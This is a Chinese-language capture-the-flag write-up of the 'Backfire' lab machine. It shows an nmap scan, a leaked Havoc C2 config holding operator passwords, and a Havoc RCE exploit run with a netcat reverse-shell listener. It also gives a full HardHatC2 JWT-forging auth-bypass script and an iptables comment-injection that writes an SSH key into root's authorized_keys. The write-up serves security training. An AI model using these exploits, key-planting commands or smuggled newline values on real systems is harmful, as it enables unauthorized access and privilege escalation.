
Backfire,Havoc(RCE)、ssh密鑰、HardHatC2、iptables(提權)

```
└─# nmap -sCV -p22,443,5000,7096,8000 -A 10.10.11.49
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-20 18:24 PST
Nmap scan report for 10.10.11.49
Host is up (0.20s latency).

PORT     STATE    SERVICE  VERSION
22/tcp   open     ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| ssh-hostkey:
|   256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)
|_  256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)
443/tcp  open     ssl/http nginx 1.22.1
|_http-title: 404 Not Found
| ssl-cert: Subject: commonName=127.0.0.1/organizationName=ACME
Corp/stateOrProvinceName=Washington/countryName=US
| Subject Alternative Name: IP Address:127.0.0.1
| Not valid before: 2024-12-12T00:02:13
|_Not valid after:  2027-12-12T00:02:13
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.22.1
5000/tcp filtered upnp
7096/tcp filtered unknown
8000/tcp open     http     nginx 1.22.1
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx/1.22.1
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME               FILENAME
| 1559  17-Dec-2024 11:31  disable_tls.patch
| 875   17-Dec-2024 11:34  havoc.yaotl
|_
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
```

```
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   206.52 ms 10.10.14.1
2   206.42 ms 10.10.11.49

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.10 seconds
```

8000Port 有兩個檔案



```
../
disable_tls.patch
havoc.yaotl
```

```
└─# cat disable_tls.patch
Disable TLS for Websocket management port 40056, so I can prove that sergej is not doing any work
Management port only allows local connections (we use ssh forwarding) so this will not compromize our teamserver

diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.cc
index abdf1b5..6be76fb 100644
--- a/client/src/Havoc/Connector.cc
+++ b/client/src/Havoc/Connector.cc
@@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo )
 {
     Teamserver   = ConnectionInfo;
     Socket       = new QWebSocket();
-    auto Server  = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
+    auto Server  = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";
```

```
     auto SslConf = Socket->sslConfiguration();

     /* ignore annoying SSL errors */
     SslConf.setPeerVerifyMode( QSslSocket::VerifyNone );
-    Socket->setSslConfiguration( SslConf );
     Socket->ignoreSslErrors();

     QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]
( const QByteArray& Message )
diff --git a/teamserver/cmd/server/teamserver.go
b/teamserver/cmd/server/teamserver.go
index 9d1c21f..59d350d 100644
--- a/teamserver/cmd/server/teamserver.go
+++ b/teamserver/cmd/server/teamserver.go
@@ -151,7 +151,7 @@ func (t *Teamserver) Start() {
                }

                // start the teamserver
-               if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath,
keyPath); err != nil {
+               if err = t.Server.Engine.Run(Host+":"+Port); err != nil {
                        logger.Error("Failed to start websocket: " +
err.Error())
                }
```

```
└─# cat havoc.yaotl
Teamserver {
    Host = "127.0.0.1"
    Port = 40056

    Build {
        Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-
gcc"
        Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc"
        Nasm = "/usr/bin/nasm"
    }
}

Operators {
    user "ilya" {
        Password = "CobaltStr1keSuckz!"
    }
    user "sergej" {
        Password = "1w4nt2sw1tch2h4rdh4tc2"
    }
}

Demon {
    Sleep = 2
    Jitter = 15

    TrustXForwardedFor = false

    Injection {
        Spawn64 = "C:\\Windows\\System32\\notepad.exe"
        Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe"
    }
}

Listeners {
    Http {
        Name = "Demon Listener"
        Hosts = [
            "backfire.htb"
        ]
        HostBind = "127.0.0.1"
        PortBind = 8443
        PortConn = 8443
        HostRotation = "round-robin"
        Secure = true
    }
}
```

看一下資訊，`havoc.yaotl`感覺可以利用，
但如果輸入帳密會失敗...
google 有找到`havoc`漏洞 (CVE-2024-41570)

- https://github.com/chebuya/Havoc-C2-SSRF-poc
- https://github.com/IncludeSecurity/c2-vulnerabilities/blob/main/havoc_auth_rce/havoc_rce.py
  以上2個exp需要合併


底下為其他玩家整理後

- https://github.com/thisisveryfunny/CVE-2024-41570-Havoc-C2-RCE
  小修改參數

需執行


```
- python3 exploit.py --target https://10.10.11.49 -i 127.0.0.1 -p 40056
- python3 -m http.server
- nc -lnvp 9200
```

反彈成功並獲取user flag




```
ilya@backfire:~$ cat user.txt
cat user.txt
a27369f376d35c435b41adba1ce0ca78
ilya@backfire:~$
```

有2個使用者，目前為`ilya`



```
ilya@backfire:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
ilya:x:1000:1000:ilya,,,:/home/ilya:/bin/bash
sergej:x:1001:1001:,,,:/home/sergej:/bin/bash
```

有這些資料




```
ilya@backfire:~$ ls
files  hardhat.txt  Havoc  user.txt
```

`HardHatC2`疑似可以利用，內文


```
ilya@backfire:~$ cat hardhat.txt
Sergej said he installed HardHatC2 for testing and  not made any changes to the defaults
I hope he prefers Havoc bcoz I don't wanna learn another C2 framework, also Go > C#
```

因此rce不是持久性，也無法讀取私鑰，我這邊嘗試覆蓋私鑰(成功)



```
└─# ssh -i id_ed25519 ilya@10.10.11.49
The authenticity of host '10.10.11.49 (10.10.11.49)' can't be established.
ED25519 key fingerprint is SHA256:vKC7A11sFxQLRppUMt01q0d/DPREoskH4Aa42t0Bz9M.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.49' (ED25519) to the list of known hosts.
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Dec 17 11:30:51 2024 from 10.10.14.3
ilya@backfire:~$ id
uid=1000(ilya) gid=1000(ilya) groups=1000(ilya),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)
ilya@backfire:~$ whoami
ilya
```

有5000、7096Port可進行轉發



```
ilya@backfire:/tmp$ netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:7096            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40056         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8000            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

```
ssh -i id_ed25519 ilya@10.10.11.49 -L 7096:127.0.0.1:7096 -L
5000:127.0.0.1:5000
```


`HardHatC2`可參考

- https://blog.sth.sh/hardhatc2-0-days-rce-authn-bypass-96ba683d9dd7

```
# @author Siam Thanat Hack Co., Ltd. (STH)
import jwt
import datetime
import uuid
import requests

rhost = 'hardhatc2.local:5000'

# Craft Admin JWT
secret = "jtee43gt-6543-2iur-9422-83r5w27hgzaq"
issuer = "hardhatc2.com"
now = datetime.datetime.utcnow()

expiration = now + datetime.timedelta(days=28)
payload = {
    "sub": "HardHat_Admin",
    "jti": str(uuid.uuid4()),
    "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier":
"1",
    "iss": issuer,
    "aud": issuer,
    "iat": int(now.timestamp()),
    "exp": int(expiration.timestamp()),
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/role":
"Administrator"
}

token = jwt.encode(payload, secret, algorithm="HS256")
```

```
print("Generated JWT:")
print(token)

# Use Admin JWT to create a new user 'sth_pentest' as TeamLead
burp0_url = f"https://{rhost}/Login/Register"
burp0_headers = {
  "Authorization": f"Bearer {token}",
  "Content-Type": "application/json"
}
burp0_json = {
  "password": "sth_pentest",
  "role": "TeamLead",
  "username": "sth_pentest"
}
r = requests.post(burp0_url, headers=burp0_headers, json=burp0_json,
verify=False)
print(r.text)
```

執行腳本後，可以開起網站




```
└─# python3 exp.py
/root/HardHatC2/exp.py:12: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware ob
jects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
Generated JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJIYXJkSGF0X0FkbWluIiwianRpIjoiY2M4ZDMwOWItMDNjMC00ZTVmLWFhYjMtNDY4NmNmOWIzY2RjIiwiaHR0cDovL3NjaGVtYXMueG1sc29
hcC5vcmcvd3MvMjAwNS8wNS9pZGVudGl0eS9jbGFpbXMvbmFtZWlkZW50aWZpZXIiOiIxIiwiaXNzIjoiaGFyZGhhdGMyLmNvbSIsImF1ZCI6ImhhcmRoYXRjMi5jb20iLCJpYXQiOjE3Mzc5ODM3MTYsImV
4cCI6MTc0MDQwMjkxNiwiaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2xlIjoiQWRtaW5pc3RyYXRvciJ9.rjsejywnYM0ITZbU8SC-c6rUi68qW9
_64aC3A37yB5Y
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host '127.0.0.1'. Adding ce
rtificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
User sth_pentest created

┌──(root㉿kali)-[~/HardHatC2]
└─# 
```

WEB需要帳密登入(在上面裡的腳本)

```
  "password": "sth_pentest",
  "username": "sth_pentest"
```

找到另一個使用者，一樣把私鑰放進去



sth_pentest Issued terminal command id @ 2025-01-27 05:27:03

```
uid=1001(sergej) gid=1001(sergej) groups=1001(sergej),100(users)
```

sth_pentest Issued terminal command whoami @ 2025-01-27 05:27:18


```
sergej
```

sth_pentest Issued terminal command pwd @ 2025-01-27 05:27:44

```
/home/sergej/HardHatC2/HardHatC2Client
```

```
echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILJXOhMdn379QFKw2WVCddQXjelB9IkKJLXAGbq3YXXo
root@kali" >/home/sergej/.ssh/authorized_keys
```

並順便看`sudo -l`



```
└─# ssh -i id_ed25519 sergej@10.10.11.49
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Sep 28 22:44:34 2024 from 10.10.14.3
sergej@backfire:~$ id
uid=1001(sergej) gid=1001(sergej) groups=1001(sergej),100(users)
sergej@backfire:~$ whoami
sergej
sergej@backfire:~$ sudo -l
Matching Defaults entries for sergej on backfire:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User sergej may run the following commands on backfire:
    (root) NOPASSWD: /usr/sbin/iptables
    (root) NOPASSWD: /usr/sbin/iptables-save
sergej@backfire:~$
```

找資料`sudo iptables local privileges`發現此文章


- https://www.shielder.com/blog/2024/09/a-journey-from-sudo-iptables-to-local-privilege-escalation/

使用這筆參數：

```
sudo iptables -A INPUT -i lo -j ACCEPT -m comment --comment "Allow packets
to localhost"
* * *
sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment
```

```
$'\nssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIE51SeblUfk3DwI9UdQTESiUm5+m8YtmqHJZJXSYnbZV
root@kali\n'
sudo /usr/sbin/iptables -S
sudo /usr/sbin/iptables-save -f /root/.ssh/authorized_keys
```

＊使用一開始的私鑰可能太長，因此ssh的金鑰長度要相對短一點`ssh-keygen -t ed25519`



```
└─# ssh -i id_ed25519 root@10.10.11.49
Linux backfire 6.1.0-29-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.123-1 (2025-01-02) x86_64
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
